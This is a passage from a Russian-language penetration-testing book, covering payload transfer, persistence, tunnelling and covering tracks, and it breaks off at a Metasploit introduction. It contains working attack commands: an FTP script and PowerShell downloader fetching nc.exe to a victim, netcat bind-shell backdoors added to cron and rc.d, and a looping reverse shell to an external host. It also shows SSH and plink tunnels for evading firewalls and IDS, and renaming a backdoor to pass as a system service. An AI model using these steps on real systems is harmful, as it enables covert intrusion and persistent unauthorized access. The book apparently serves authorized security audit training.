В связи с рассмотренной выше особенностью FTP для использования консольного клиента мы вначале подготовим текстовый файл, содержащий все необходимые команды, а затем передадим его в качестве параметра клиенту на скомпрометированной машине. Это необходимо для тех случаев, когда нам будет недоступна командная строка, работающая в интерактивном режиме.

Содержание файла ftp.txt:

```
open 192.168.10.105 21
USER joe
123456
Bin
GET nc.exe
bye
```

Запустим клиент:

```
C:\Users\test>ftp -v -n -s:ftp.txt
```

Загрузить файлы можно с использованием VB и PowerShell-скриптов. Для примера создадим скрипт, который не будет требовать от пользователя никаких дополнительных действий, то есть неинтерактивный. Используя HTTP, данный скрипт загрузит файл, заранее размещенный нами на веб-сервере:

```
 HTTPDownload "http://www.robvanderwoude.com/files/wmigen.zip", "C:\"
Sub HTTPDownload( myURL, myPath )
' Written by Rob van der Woude
Dim i, objFile, objFSO, objHTTP, strFile, strMsg
```

```
Const ForReading = 1, ForWriting = 2, ForAppending = 8
Set objFSO = CreateObject( "Scripting.FileSystemObject" )
If objFSO.FolderExists( myPath ) Then
strFile = objFSO.BuildPath( myPath, Mid( myURL, InStrRev( myURL, "/" ) + 1 ) )
ElseIf objFSO.FolderExists( Left( myPath, InStrRev( myPath, "\" ) - 1 ) ) Then
strFile = myPath
Else
WScript.Echo "ERROR: Target folder not found."
Exit Sub
End If
Set objFile = objFSO.OpenTextFile( strFile, ForWriting, True )
Set objHTTP = CreateObject( "WinHttp.WinHttpRequest.5.1" )
objHTTP.Open "GET", myURL, False
objHTTP.Send
For i = 1 To LenB( objHTTP.ResponseBody )
objFile.Write Chr( AscB( MidB( objHTTP.ResponseBody, i, 1 ) ) )
Next
objFile.Close( )
End Sub
```

Теперь мы можем запустить этот скрипт из командной строки:

```
C:\Users\test> cscript get.vbs
```

Если система жертвы работает под управлением ОС Windows 7, Windows 2008 или более новой версии, можно написать скрипт для PowerShell, что значительно упростит работу. Для начала создадим содержащий необходимые команды файл и назовем его get.ps1.

Содержание файла get.ps1:

```
$webclient = New-Object System.Net.WebClient
$url = "http:// 192.168.10.105/nc.exe"
$file = "nc.exe"
$webclient.DownloadFile($url,$file)
```

Теперь выполним созданные инструкции, используя PowerShell:

```
C:\Users\test> powershell.exe -ExecutionPolicy Bypass -NoLogo -NonInteractive
 -NoProfile -File wget.ps1
```

В данной команде используются следующие параметры:

- `-ExecutionPolicy Bypass` позволяет запускать скрипты без каких-либо ограничений;
- `-NoLogo` отключает отображение логотипа PowerShell при запуске, что обычно используется для сокрытия лишней информации при выполнении скриптов;
- `-NonInteractive` отключает возможность взаимодействия с пользователем;
- `-NoProfile` позволяет не загружать профили пользователей при запуске, что ускоряет процесс запуска PowerShell и уменьшает вероятность возникновения ошибок, вызванных настройками профиля;
- `-File get.ps1` указывает PowerShell на файл, содержащий команды.

12 Закрепление в системе

После того как был получен доступ к целевой системе, нам нужно закрепиться на захваченных рубежах и поддерживать этот доступ. Нередко возникают ситуации, когда вы находите уязвимость, эксплуатируете ее, получаете доступ к машине, а в эту же ночь администратор обновляет систему, закрывая найденную вами уязвимость, и вы больше не можете воспользоваться данным сервером. То же самое касается перезагрузки системы.

Для поддержания доступа существует широкий набор инструментов, начиная с различных «бэкдоров» и заканчивая вполне легитимными инструментами из состава ОС. С их помощью после закрепления в системе вы сможете без проблем подключаться к ней столько раз, сколько потребуется. Кроме того, вы сможете создавать туннели и работать так, будто находитесь внутри сети организации, что существенно облегчит выполнение дальнейших задач.

Плюс создания туннелей в том, что инженер, находящийся внутри сети, имеет гораздо больше свободы для сканирования и атаки систем, поскольку защита часто нацелена на поиск внешних атак. Атака, исходящая от системы внутри сети, имеет больше шансов остаться незамеченной.

Netcat

Netcat (nc) — очень мощная и гибкая утилита, работающая из командной строки, часто называемая «швейцарским армейским ножом» для работы с сетью. Она используется для создания TCP- и UDP-соединений, сканирования портов, передачи файлов и даже для создания простых скриптов и программ. Netcat обычно предустановлен на большинстве Unix-систем и может работать в режимах «клиент» или «сервер».

Итак, проэксплуатировав уязвимость, мы получили доступ к командной строке сервера. Теперь создадим простой бэкдор с использованием netcat:

```
#nc -lvp 1234 -e /bin/bash
```

В этой команде:

- `-lvp 1234` дает netcat инструкцию «слушать» на порте 1234;
- `-e /bin/bash` указывает netcat выполнить `/bin/bash` при получении соединения, предоставляя удаленному пользователю доступ к командной строке.

Теперь мы можем подключиться со своего компьютера к скомпрометированному серверу:

```
#nc 67.67.12.3 1234
```

Это еще не все — мы закрепились на захваченном сервере, но чтобы не потерять доступ после перезагрузки системы, нам необходимо добавить nc в автозагрузку. Это можно сделать несколькими способами. Применим cron. Для этого откройте редактор crontab -e и добавьте следующую строку:

```
@reboot /usr/bin/nc -lvp 1234 -e /bin/bash
```

Сохраним результат и выйдем из редактора. Теперь `@reboot` инструктирует cron запускать nc при каждой загрузке системы.

Второй способ — добавить nc в rc.d. Для этого создайте файл rc.netcat в директории /etc/rc.d. Теперь добавим туда следующий текст:

```
#!/bin/sh
mkdir /tmp/nc
while true ; do
cd /tmp/nc | nc -l -p 1234 -e /bin/sh
done
```

NC и обратный шелл

Мы не всегда можем рассчитывать на доступ к нашей целевой системе, находясь во внешней сети. Представьте себе ситуацию, когда вследствие изменений политик на файерволе блокируется доступ из внешней сети к определенному порту на взломанной машине.

Чтобы сохранить доступ к целевой машине, можно использовать обратный шелл. В этом случае уже не мы будем подключаться к машине, взломанная система будет подключаться к тому серверу во внешней сети, на который мы укажем. Это может быть как отдельный сервер, так и компьютер, с которого производился взлом.

Большинство файерволов разрешают соединения с находящимися во внешней сети серверами с использованием стандартных портов: веб-серверов (порты 80, 443, 8080), почтовых серверов (порты 110, 25 и т. д.) или любых других внешних ресурсов.

Создадим обратный шелл при помощи netcat. Для этого напишем небольшой скрипт, который будет постоянно пробовать подключиться к внешнему серверу

до тех пор, пока у него это не получится. Это означает, что мы можем выключить наш компьютер, а когда вновь его включим и запустим netcat в режиме сервера, атакованная машина сразу же подключится к нему самостоятельно.

Приведем пример такого скрипта:

```
#!/bin/sh
while true : do
nc 156.54.123.4 80 -e /bin/sh
done
```

На своем компьютере нам необходимо запустить nc в режиме сервера, и хотя вы уже знаете, как это делается, но все же повторим:

```
#nc -lvp 80
```

Перенаправление портов и туннелирование

Туннелирование — это процесс, в ходе которого создается логическое соединение между конечными точками сети. Его суть заключается в том, что происходит инкапсуляция пакетов одного типа трафика в пакеты другого вида. При этом инкапсулируемые данные должны находиться на том же или более низком уровне модели OSI.

Перенаправление портов — это метод перенаправления данных с определенного порта локального компьютера на удаленный и наоборот, используемый в защищенных файерволом сетях.

В этой главе мы рассмотрим некоторые варианты перенаправления и туннелирования и приведем практические примеры их использования. Начнем с самого простого — перенаправления портов.

Перенаправление портов

Перенаправление портов — самый простой способ управления трафиком. Его суть заключается в том, что мы принимаем сетевые данные на машине с одним IP-адресом и портом, а затем перенаправляем на другой IP-адрес и порт.

Представьте себе достаточно распространенную ситуацию: вы получили доступ с серверу, подключенному к Глобальной сети интернет. Продолжая развивать свое наступление и используя скомпрометированный сервер, вы получили доступ к одной из машин во внутренней сети. Доступ к интернету на данной машине закрыт, вам же для продолжения захвата инфраструктуры необходимо активно обмениваться данными, загружать нужные инструменты и т. д. Без возможности напрямую подключиться к указанной машине выполнение всех

этих действий отнимет у вас массу времени и сил и сделает вашу дальнейшую работу тяжелой (рис. 12.1).




Рис. 12.1. Схема потоков данных без перенаправления

rinetd

Rinetd — утилита, используемая для перенаправления TCP-соединений с одного IP-адреса и порта на другой IP-адрес и порт. Утилита работает на уровне операционной системы и не требует никакого специального программного обеспечения на стороне клиента или сервера.

Конфигурационный файл rinetd (/etc/rinetd.conf) содержит строки с четырьмя полями: исходный IP-адрес, исходный порт, целевой IP-адрес и целевой порт.

Установим rinetd, добавим в его конфигурационный файл IP-адрес и порт подключения, IP-адрес и порт перенаправления трафика:

```
root@kali:~# apt-get install rinetd
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
rinetd
...
root@kali:~# echo "91.189.94.40 443 10.186.225.128 443" >> /etc/rinetd.conf
root@kali:~# systemctl start rinetd
```

Теперь, когда мы будем подключаться к внешнему серверу на порте 443, все соединения будут перенаправляться на внутренний компьютер на порт 443 (рис. 12.2).

Рис. 12.2. Поток данных после перенаправления

SSH-туннелирование

SSH (Secure Shell) — это сетевой протокол, который предоставляет администраторам безопасный способ удаленного доступа к компьютерам и другим сетевым устройствам. SSH создает зашифрованный канал для безопасной передачи данных между клиентом и сервером.

Популярность SSH обусловлена следующими факторами:

- Безопасность. SSH использует современные алгоритмы шифрования для защиты передаваемых данных.
- Универсальность. SSH используется для решения широкого спектра задач, включая удаленное администрирование, передачу файлов и туннелирование портов.
- Широкая поддержка. SSH работает с большинством операционных систем, включая Linux, macOS, Windows.
- Простота использования.

Перенаправление локального порта

SSH Local Port Forwarding — процесс, при котором создается безопасное соединение для перенаправления трафика через SSH-сервер.

Работает это следующим образом:

1) клиент устанавливает безопасное SSH-соединение с удаленным сервером. Весь трафик, идущий через этот туннель, будет зашифрован;

2) на клиентском компьютере открывается специальный (локальный) порт;

3) весь трафик, отправляемый на этот локальный порт, будет перенаправлен через SSH-туннель на определенный порт на удаленной машине или на другую машину, доступную через эту удаленную машину.

Данный прием может пригодиться вам в нескольких случаях. Первая и чаще всего возникающая ситуация — доступ к внутренним сервисам. Вы можете получить доступ к машине с выходом в Глобальную сеть, а через нее — доступ к компьютеру внутри сети. Такой сценарий мы рассматривали в предыдущем случае. Для продолжения атаки на внутреннюю сеть вы можете создать SSH-туннель.

Второй вариант применения — шифрование, которого вы не добьетесь, используя rinetd. Шифрование позволит вам убить сразу двух зайцев. Первый — обход IDS/IPS. Некоторые из них, не имея возможности проверить, что за данные передаются между двумя машинами в сети, просто никак на это не отреагируют, и вы останетесь незамеченным.

Второй «заяц» — это приватность. Как уже говорилось, вы должны убедиться в том, что любые получаемые в ходе аудита данные хранятся и передаются максимально безопасным способом. Использование SSH-туннелей позволит решить эту проблему.

Для нашего примера возьмем сценарий, абсолютно идентичный рассмотренному в предыдущем примере, только теперь реализуем перенаправление потока данных через SSH:

```
$sudo ssh -N -L -p 443 0.0.0.0:443:10.186.225.128:443 john@91.189.94.40
```

Выполнив эту команду на нашем компьютере, мы получим следующее (рис. 12.3):

- весь трафик, который пойдет через порт 443, будет перенаправлен на внутренний сервер компании;




Рис. 12.3. Перенаправление портов с использованием SSH

- мы используем скомпрометированный сервер для доступа к машине, у которой нет соединения с внешним миром;
- весь трафик шифруется;
- мы обходим ограничения файервола, используя нестандартный порт для подключения к SSH.

Перенаправление удаленного порта

SSH Remote Port Forwarding — метод, при помощи которого можно перенаправлять трафик с порта на удаленном SSH-сервере на указанный порт на локальной машине (или на другой удаленной машине). Это означает, что все подключения, поступающие на определенный порт на SSH-сервере, будут автоматически перенаправлены через SSH-туннель.

Представьте, что вам удалось получить доступ к удаленному компьютеру, получить хеши паролей, а по ним узнать сами пароли. На компьютере есть VNC-сервер, работающий на порте 5900. Беда в том, что напрямую к данному компьютеру вы подключиться не можете, однако с него можно подключиться к внешним ресурсам, используя порты 80, 443, 25 (рис. 12.4).




Рис. 12.4. Удаленное перенаправление портов с использованием SSH

```
john@office:~# ssh -R -N -p 25 83.99.16.5:25:127.0.0.1:5900 root@83.99.16.5
```

Теперь установлено подключение к вашему компьютеру с удаленной машины и вы без проблем сможете подключиться к VNC-серверу в обход файервола.

Динамическое перенаправление портов

Самая интересная часть — динамическое перенаправление портов, оно позволяет создать на локальном компьютере своего рода прокси-сервер, через который будет осуществляться туннелирование трафика.

Вводные данные немного изменятся. Представьте, что вам удалось взломать сервер, находящийся в сети DMZ, а у него есть доступ к публичной сети через порт 80. Создадим на своем компьютере SOCKS4-прокси, который будет работать с использованием порта 80 и перенаправлять трафик через SSH-туннель к любому из серверов в сети DMZ (рис. 12.5).

Для этого на своей машине выполним:

```
$sudo ssh -N -D -p 80 127.0.0.1:80 john@93.86.15.20
```




Рис. 12.5. Динамическое перенаправление портов с использованием SSH

Но это еще не все, для выполнения динамического перенаправления нам понадобится вторая утилита — proxychains. Это бесплатная утилита, позволяющая любой программе, работа которой основана на TCP, пересылать свои данные через цепочку прокси-серверов — TOR, SOCKS4, SOCKS5 или HTTPS.

Для работы с нашим туннелем внесем некоторые правки в конфигурационный файл /etc/proxychains.conf:

```
...
[ProxyList]
socks4 127.0.0.1 80
...
```

Теперь все готово. Для примера запустим nmap, который просканирует внутреннюю сеть организации, используя созданный нами туннель и SOCKS4-прокси:

```
$sudo proxychains nmap --top-ports=30 -sT -Pn 10.186.225.0/24
```

Plink

После прочтения приведенного выше материала у вас наверняка возник вопрос: а что же делать с Windows-машинами, ведь в современной сети их обычно достаточно много и, учитывая ограниченные права доступа, не так-то просто установить на них SSH-сервер? На выручку приходит plink.

PuTTY Link, или Plink, — консольная утилита, распространяемая вместе с PuTTY (популярный SSH- и Telnet-клиент). Эта утилита предназначена для автоматизации работы с PuTTY и PSCP (PuTTY SCP client), преимущественно в скриптах.

Plink можно использовать для подключения к удаленным серверам и выполнения команд, так же как и в классическом SSH. Однако Plink обладает несколькими ключевыми особенностями:

- поскольку Plink создана для Windows, она работает хорошо с другими программами этой операционной системы и может быть использована в командной строке Windows и скриптах PowerShell;
- помимо SSH, Plink поддерживает Telnet, Rlogin и протоколы raw TCP.

Предположим, нам удалось проникнуть на машину под управлением Windows 10 и получить обратный шелл; посмотрим, что мы можем сделать дальше.

Первое действие, которое рассматривалось в предыдущей главе, — это передача файла. Второе, что мы должны выполнить, — осуществить поиск портов, через которые возможно подключение.

Предположим, после решения этих двух задач мы поняли, что хотим использовать порт 3389 для подключения к RDP-серверу. Для этого на взломанной машине выполним следующую команду:

```
C:\Users\test\Downloads> plink.exe -ssh -l root -pw test1234 -R 10.83.10.2:
1234:127.0.0.1:3389 10.83.10.2
```

Итак, мы применили утилиту Plink для создания SSH-туннеля с использованием протокола Remote Port Forwarding со следующими параметрами:

- `plink.exe` — исполняемый файл утилиты Plink;
- `-ssh` — использование SSH-протокола для подключения к удаленному серверу;
- `-l root` — указание имени пользователя для подключения к удаленному серверу;
- `-pw test1234` — передача пароля для пользователя root;
- `-R 10.83.10.2:1234:127.0.0.1:3389: 10.83.10.2:1234` — указание IP-адреса и порта, на которых будет прослушиваться удаленный сервер; `127.0.0.1:3389` — указание IP-адреса и порта, на которые будет перенаправляться трафик.

13 Сокрытие следов

Чтобы продолжать успешно эксплуатировать захваченную систему, нам надо постараться скрыть сам факт своего присутствия в ее инфраструктуре. Мы уже научились обходить правила файервола и передавать данные в зашифрованном виде, теперь основной задачей будет сокрытие следов, оставляемых на машине, которую мы эксплуатируем.

В первую очередь мы будем обращать внимание, конечно, на журналы аудита или лог-файлы. Лог-файлы содержат информацию о событиях, происходящих в операционной системе или любом другом программном обеспечении. Каждая запись в лог-файле обычно содержит информацию о конкретном событии, которое произошло в определенный момент времени.

Лог-файлы используются в следующих целях:

- отладка — помогают в выявлении и исправлении ошибок в приложениях;
- аудит безопасности ИС;
- мониторинг производительности — содержащаяся в лог-файлах информация о производительности системы позволяет администраторам оптимизировать ее;
- безопасность — могут помочь администраторам выявить подозрительную активность.

Системные администраторы должны изучать лог-файлы, хотя иногда пренебрегают этой обязанностью. Изучение может происходить в ручном режиме, но все чаще и чаще администраторы используют ПО, которое делает это за них. На самом деле это правильно, ведь одна более-менее крупная система может производить столько записей в свой журнал, сколько человек не способен вдумчиво прочитать за год.

Манипуляция лог-файлами

Итак, мы поняли, для чего администраторам нужны лог-файлы, теперь разберемся с их типами. Условно можно разделить журналы на две части: те, что

ведет система, и те, что ведут приложения. Мы должны будем манипулировать и теми и другими в зависимости от контекста, в котором работаем.

Первое, что приходит в голову в данной ситуации, — удалить полностью все логи. Конечно, это поможет нам замести все следы, но с другой стороны, это не такая хорошая идея. Во-первых, заказчик будет не рад тому, что вы стерли логи с серверов, ведь по закону некоторые из них он обязан хранить несколько лет. Во-вторых, удаление логов может вызвать сбой в системе, о чем обычно администраторы получают уведомление.

Поэтому мы остановимся на том, что будем манипулировать записями в лог-файлах. Однако учтите, что некоторые организации могут использовать централизованные системы хранения и обработки журналов аудита. В данном случае, даже если вы постфактум измените какие-либо записи в лог-файлах, будет уже поздно. Неизмененная запись попадет на сервер, будет проанализирована, и вашу деятельность раскроют. На самом деле в реальной жизни справедливо все сказанное, за исключением последнего. Ввиду того что часто системы защиты бывают сконфигурированы не совсем правильно, администраторы не получают уведомлений или получают их слишком много, и ваши действия, скорее всего, останутся незамеченными.

Записи о пользователях

Файл /var/log/secure является одним из важнейших системных лог-файлов в Linux, особенно в таких основанных на Red Hat дистрибутивах, как CentOS и Fedora. Этот файл содержит информацию от различных служб, включая SSH, sudo и т. д.

Структура файла достаточно проста. Каждая строка представляет собой отдельную запись, начинающуюся с временной метки, за которой следует имя хоста, имя службы или процесса, сгенерировавшего сообщение, а затем идет само сообщение.

Пример записи в /var/log/secure:

```
Nov 15 20:30:01 localhost sshd[1234]: Failed password for root from
192.168.1.101 port 22 ssh2
```

Здесь сказано, что 15 ноября в 20:30:01 была неудачная попытка входа пользователя root через SSH с IP-адреса 192.168.1.101.

Чтобы найти попытки входа в систему, используйте команду `grep`. Например, если вам надо найти все неудачные попытки входа через SSH, задайте следующую команду:

```
grep 'Failed password' /var/log/secure
```

Эта команда вернет все строки, содержащие фразу «Failed password», которая обычно свидетельствует о неудачных попытках входа.

Рассмотрим еще один пример. Предположим, вы несколько раз пытались повысить свои привилегии в системе и у вас это получилось, но теперь нужно удалить из журнала записи о своих действиях. Неудачные попытки повышения привилегий обычно отображаются в файле /var/log/secure как результаты выполнения команды `sudo`.

Пример записи неудачной попытки использования `sudo` может выглядеть так:

```
Mar 1 14:15:40 localhost sudo: john : 3 incorrect password attempts ;
TTY=pts/0 ; PWD=/home/john ; USER=root ; COMMAND=/bin/ls
```

Эта запись свидетельствует о том, что пользователь John пытался выполнить команду `ls` с помощью `sudo` (с правами пользователя root), но ввел неправильный пароль три раза. В данном случае `TTY=pts/0` обозначает терминал, с которого была выполнена команда, `PWD=/home/john` указывает на рабочий каталог, где она была выполнена, а `COMMAND=/bin/ls` сообщает, какая команда должна была бы быть выполнена.

Журналы приложений

Файл /var/log/messages обычно служит для хранения общих сообщений о системных событиях, которые не относятся к безопасности или авторизации, — эти события, в зависимости от дистрибутива, записываются в /var/log/secure или /var/log/auth.log.

В /var/log/messages хранятся логи различных системных служб и ядра системы, включая информацию о запуске и остановке служб, сообщения об ошибках, предупреждения и другую диагностическую информацию. Каждая строка представляет собой отдельную запись, начинающуюся с временной метки, за которой следует имя хоста, имя службы или процесса, сгенерировавшего сообщение, затем следует само сообщение.

Пример записи из файла /var/log/messages:

```
Jan 1 12:34:56 localhost kernel: [12345.678910] usb 1-1: new high-speed USB
device number 2 using ehci-pci
```

В этой записи говорится, что 1 января в 12:34:56 было подключено новое USB-устройство.

Просмотреть содержимое файла /var/log/messages можно с помощью команд `cat`, `less` или `tail`. Чтобы просмотреть только последние записи, используйте команду `tail`, например: `tail /var/log/messages`.

Вы уже, наверное, обратили внимание на то, что в Unix и Unix-подобных операционных системах (включая Linux) стандартным местом для хранения лог-файлов является каталог /var/log. Каждый сервис или приложение обычно записывает свои логи в один или несколько файлов в этом каталоге или в его подкаталоге.

Сами файлы логов записываются, как правило, в текстовом формате и состоят из отдельных строк, каждая из которых представляет собой запись в журнале. Записи обычно начинаются с временной метки, затем следует имя сервиса или процесса, который сгенерировал запись, а затем само сообщение.

Например, в подкаталоге /var/log/apache2/ обычно хранятся логи веб-сервера Apache. Давайте рассмотрим пример, в котором вы осуществляете направленную на подбор пароля атаку от закрытой директории.

В лог-файлах она может выглядеть как множественные запросы к конкретному URL, часто связанному с системой аутентификации (/login.php, /admin, /wp-login.php для сайтов на WordPress и т. д.). Любой запрос будет сопровождаться различными параметрами POST, каждый из которых представляет собой разные комбинации имени пользователя и пароля.

В лог-файлах это может выглядеть примерно так:

```
...
192.168.1.1 – - [24/May/2023:13:25:13 +0000] "POST /login.php HTTP/1.1" 200 4523
192.168.1.1 – - [24/May/2023:13:25:14 +0000] "POST /login.php HTTP/1.1" 200 4523
192.168.1.1 – - [24/May/2023:13:25:14 +0000] "POST /login.php HTTP/1.1" 200 4523
...
```

В этом примере `192.168.1.1` — IP-адрес источника, `/login.php` — запрашиваемый URL, `POST /login.php HTTP/1.1` — HTTP-запрос.

Теперь вы знаете, где необходимо искать следы вашего присутствия в системе.

Сокрытие файлов

В прошлых главах нашей книги мы уже рассмотрели способы передачи файлов на взломанный сервер и знаем, как закрепиться во взломанной системе. Теперь настало время озаботиться вопросом, как сделать так, чтобы администраторы не заметили файлы, которые мы оставили на их серверах.

Маскировка

Один из самых простых способов спрятать файл — замаскировать его под другой файл. Предположим, вы хотите замаскировать файл netcat. Первое, что приходит в голову, — это дать ему имя, похожее на имя одного из запущенных сервисов.

Узнать, какие сервисы запущены в данный момент, поможет команда `systemctl`:

```
#systemctl --type=service --state=running

UNIT LOAD ACTIVE SUB DESCRIPTION >
colord.service loaded active running Manage, Install and Generate >
cron.service loaded active running Regular background program pr>
dbus.service loaded active running D-Bus System Message Bus
```

```
getty@tty1.service loaded active running Getty on tty1
haveged.service loaded active running Entropy Daemon based on the H>
juice-shop.service loaded active running juice-shop web application
lightdm.service loaded active running Light Display Manager
ModemManager.service loaded active running Modem Manager
NetworkManager.service loaded active running Network Manager
open-vm-tools.service loaded active running Service for virtual machines >
polkit.service loaded active running Authorization Manager
rtkit-daemon.service loaded active running RealtimeKit Scheduling Policy>
systemd-journald.service loaded active running Journal Service
systemd-logind.service loaded active running User Login Management
systemd-timesyncd.service loaded active running Network Time Synchronization
systemd-udevd.service loaded active running Rule-based Manager for Device>
udisks2.service loaded active running Disk Manager
upower.service loaded active running Daemon for power management
user@1000.service loaded active running User Manager for UID 1000
user@125.service loaded active running User Manager for UID 125
...
```

Зная, какие сервисы запущены, мы можем переименовать наш исполняемый файл, скажем, в udisks3 — скорее всего, он останется незамеченным.

То же касается и сервисов, которые загружаются вместе с сервером: помните, в предыдущей главе мы добавляли nc в автозагрузку? Получить список сервисов, запускающихся вместе с системой, можно при помощи той же команды:

```
#systemctl list-unit-files --type=service

UNIT FILE STATE PRESET
apache-htcacheclean.service disabled disabled
apache-htcacheclean@.service disabled disabled
apache2.service disabled disabled
apache2@.service disabled disabled
apparmor.service disabled disabled
apt-daily-upgrade.service static -
apt-daily.service static -
atftpd.service indirect disabled
auth-rpcgss-module.service static -
autovt@.service alias -
avahi-daemon.service disabled disabled
blueman-mechanism.service disabled disabled
bluetooth.service disabled disabled
colord.service static -
console-getty.service disabled disabled
console-setup.service enabled enabled
container-getty@.service static -
cron.service enabled enabled
cryptdisks-early.service masked disabled
cryptdisks.service masked disabled
...
```

Теперь вы знаете, как надо назвать сервис, добавляемый в автозагрузку.

Использование файловой системы

В Unix-подобных системах, включая Linux, простейший способ «скрыть» файл — это начать его имя с точки (например, .hidden_file). Такие файлы по умолчанию не отображаются при использовании команды `ls` и в графических файловых менеджерах.

Другой способ «спрятать» файл — поместить его в малоизвестную или редко используемую директорию. Для поиска такой директории мы можем использовать команду `find`. Для осуществления задуманного используем параметр `-atime`, который позволяет искать файлы и директории, учитывая время последнего доступа.

Например, следующая команда найдет все директории в текущей директории и поддиректориях, к которым не получали доступа в течение последних 30 дней:

```
find . -type d -atime +30
```

Параметры, используемые в этом примере:

- `.` указывает на текущую директорию;
- `-type d` ограничивает поиск только директориями;
- `-atime +30` выбирает только те файлы и директории, к которым не получали доступа более 30 дней.

Скрытые файлы в Windows

Все, что мы описали для Linux, без проблем переносится на машины под управлением Windows, за исключением одного момента. Если для того, чтобы спрятать файл в Linux, мы использовали точку перед именем файла, то в файловой системе NTFS есть специальный атрибут hidden, который можно установить через командную строку.

Задается атрибут hidden файлу или директории в командной строке Windows с помощью команды `attrib`. Для этого запустите командную строку. Нажмите клавиши Win + R, чтобы открыть диалоговое окно Выполнить, введите `cmd` и нажмите Enter. Используйте команду `attrib` следующим образом:

```
attrib +h путь_к_файлу_или_директории
```

Например, чтобы скрыть файл под названием example.txt на диске C, вы можете использовать следующую команду:

```
attrib +h C:\example.txt
```

В этом случае `+h` добавляет атрибут hidden к указанному файлу или директории. Чтобы сделать файл или директорию снова видимыми, используйте `-h` вместо него.

14 Metasploit Fremework

Metasploit Framework — это программная платформа для разработки, тестирования и применения эксплойтов. Metasploit был создан в 2003 году как инструмент для тестирования сетевой безопасности, а в 2007 году был полностью переписан на языке программирования Ruby. В настоящее время активно поддерживается и развивается компанией Rapid7, которая предлагает две версии продукта — платную и бесплатную, рассмотрением которой мы займемся далее.

Почему целая глава посвящается описанию одного программного продукта? Во-первых, это очень динамично развивающийся проект, который постоянно поддерживается и регулярно обновляется, что является жизненной необходимостью в столь быстро меняющемся мире информационной безопасности. Во-вторых, он содержит необходимые инструменты для разработки и создания эксплойтов и, что самое важное, стандартизирует и этот процесс, и само их применение.

Стоит сказать, что Metasploit уже давно вышел за рамки разработки и применения эксплойтов. В данный момент его можно использовать на всех стадиях аудита безопасности. В нем есть инструменты для активного и пассивного сбора информации, собственный сканер уязвимостей, инструменты для последующего проведения атаки и закрепления в системе.

В интернете можно найти бесплатные курсы и книги, посвященные Metasploit, поэтому данное издание не ставит перед собой задачи обучить читателя всем тонкостям использования этого замечательного продукта. Мы остановимся лишь на самых основных моментах, чтобы пробудить в читателе интерес к дальнейшему самостоятельному изучению платформы.

Основные компоненты

Metasploit Framework состоит из нескольких компонентов:

- Модули — сердце Metasploit. Существует несколько типов модулей, включая модули для эксплуатации уязвимостей, вспомогательные модули, модули для постэксплуатации, модули полезной нагрузки и NOP-модули.

- MSFconsole — основной интерфейс для работы с Metasploit. Он предоставляет приложение для командной строки, которая позволяет пользователям взаимодействовать с модулями и выполнять различные команды.
- Msfvenom — инструмент для генерации и кодирования полезной нагрузки.
- База данных — средство хранения информации о тестируемых объектах сети, уязвимостях и результатах выполненных действий.
- Metasploit RPC (удаленный вызов процедур) — компонент, позволяющий автоматизировать задачи и взаимодействовать с Metasploit через внешние приложения и инструменты.
- Armitage и Cobalt Strike — графические оболочки для Metasploit, обеспечивающие удобное взаимодействие с инструментом.

Интерфейс

Пожалуй, начать стоит с интерфейса, тем более что Metasploit предлагает несколько вариантов взаимодействия, как в графическом, так и в текстовом режиме.

В Metasploit есть два различных варианта командного интерфейса. Первый — это msfcli, но мы не будем тратить время на его рассмотрение, так как с середины 2015 года он больше не поддерживается. Второй вариант — использование msfconsole. Msfconsole, наверное, самый популярный вид интерфейса Metasploit Framework. Он позволяет быстро и удобно пользоваться абсолютно всеми функциями и возможностями Metasploit. Кроме того, в msfconsole есть возможность применять не только собственные инструменты, но и сторонние утилиты.

Для работы с msfconsole существует специальный набор команд; просмотреть их, а также получить краткую справку о каждой можно с помощью команды `help`. Не страшно, если вы не запомните названия всех команд и модулей, нужно запомнить хотя бы первые символы названий — после их введения нажмите клавишу tab, и консоль сама допишет окончание.

Продемонстрируем запуск фреймворка и вывод справки по встроенным командам:

```
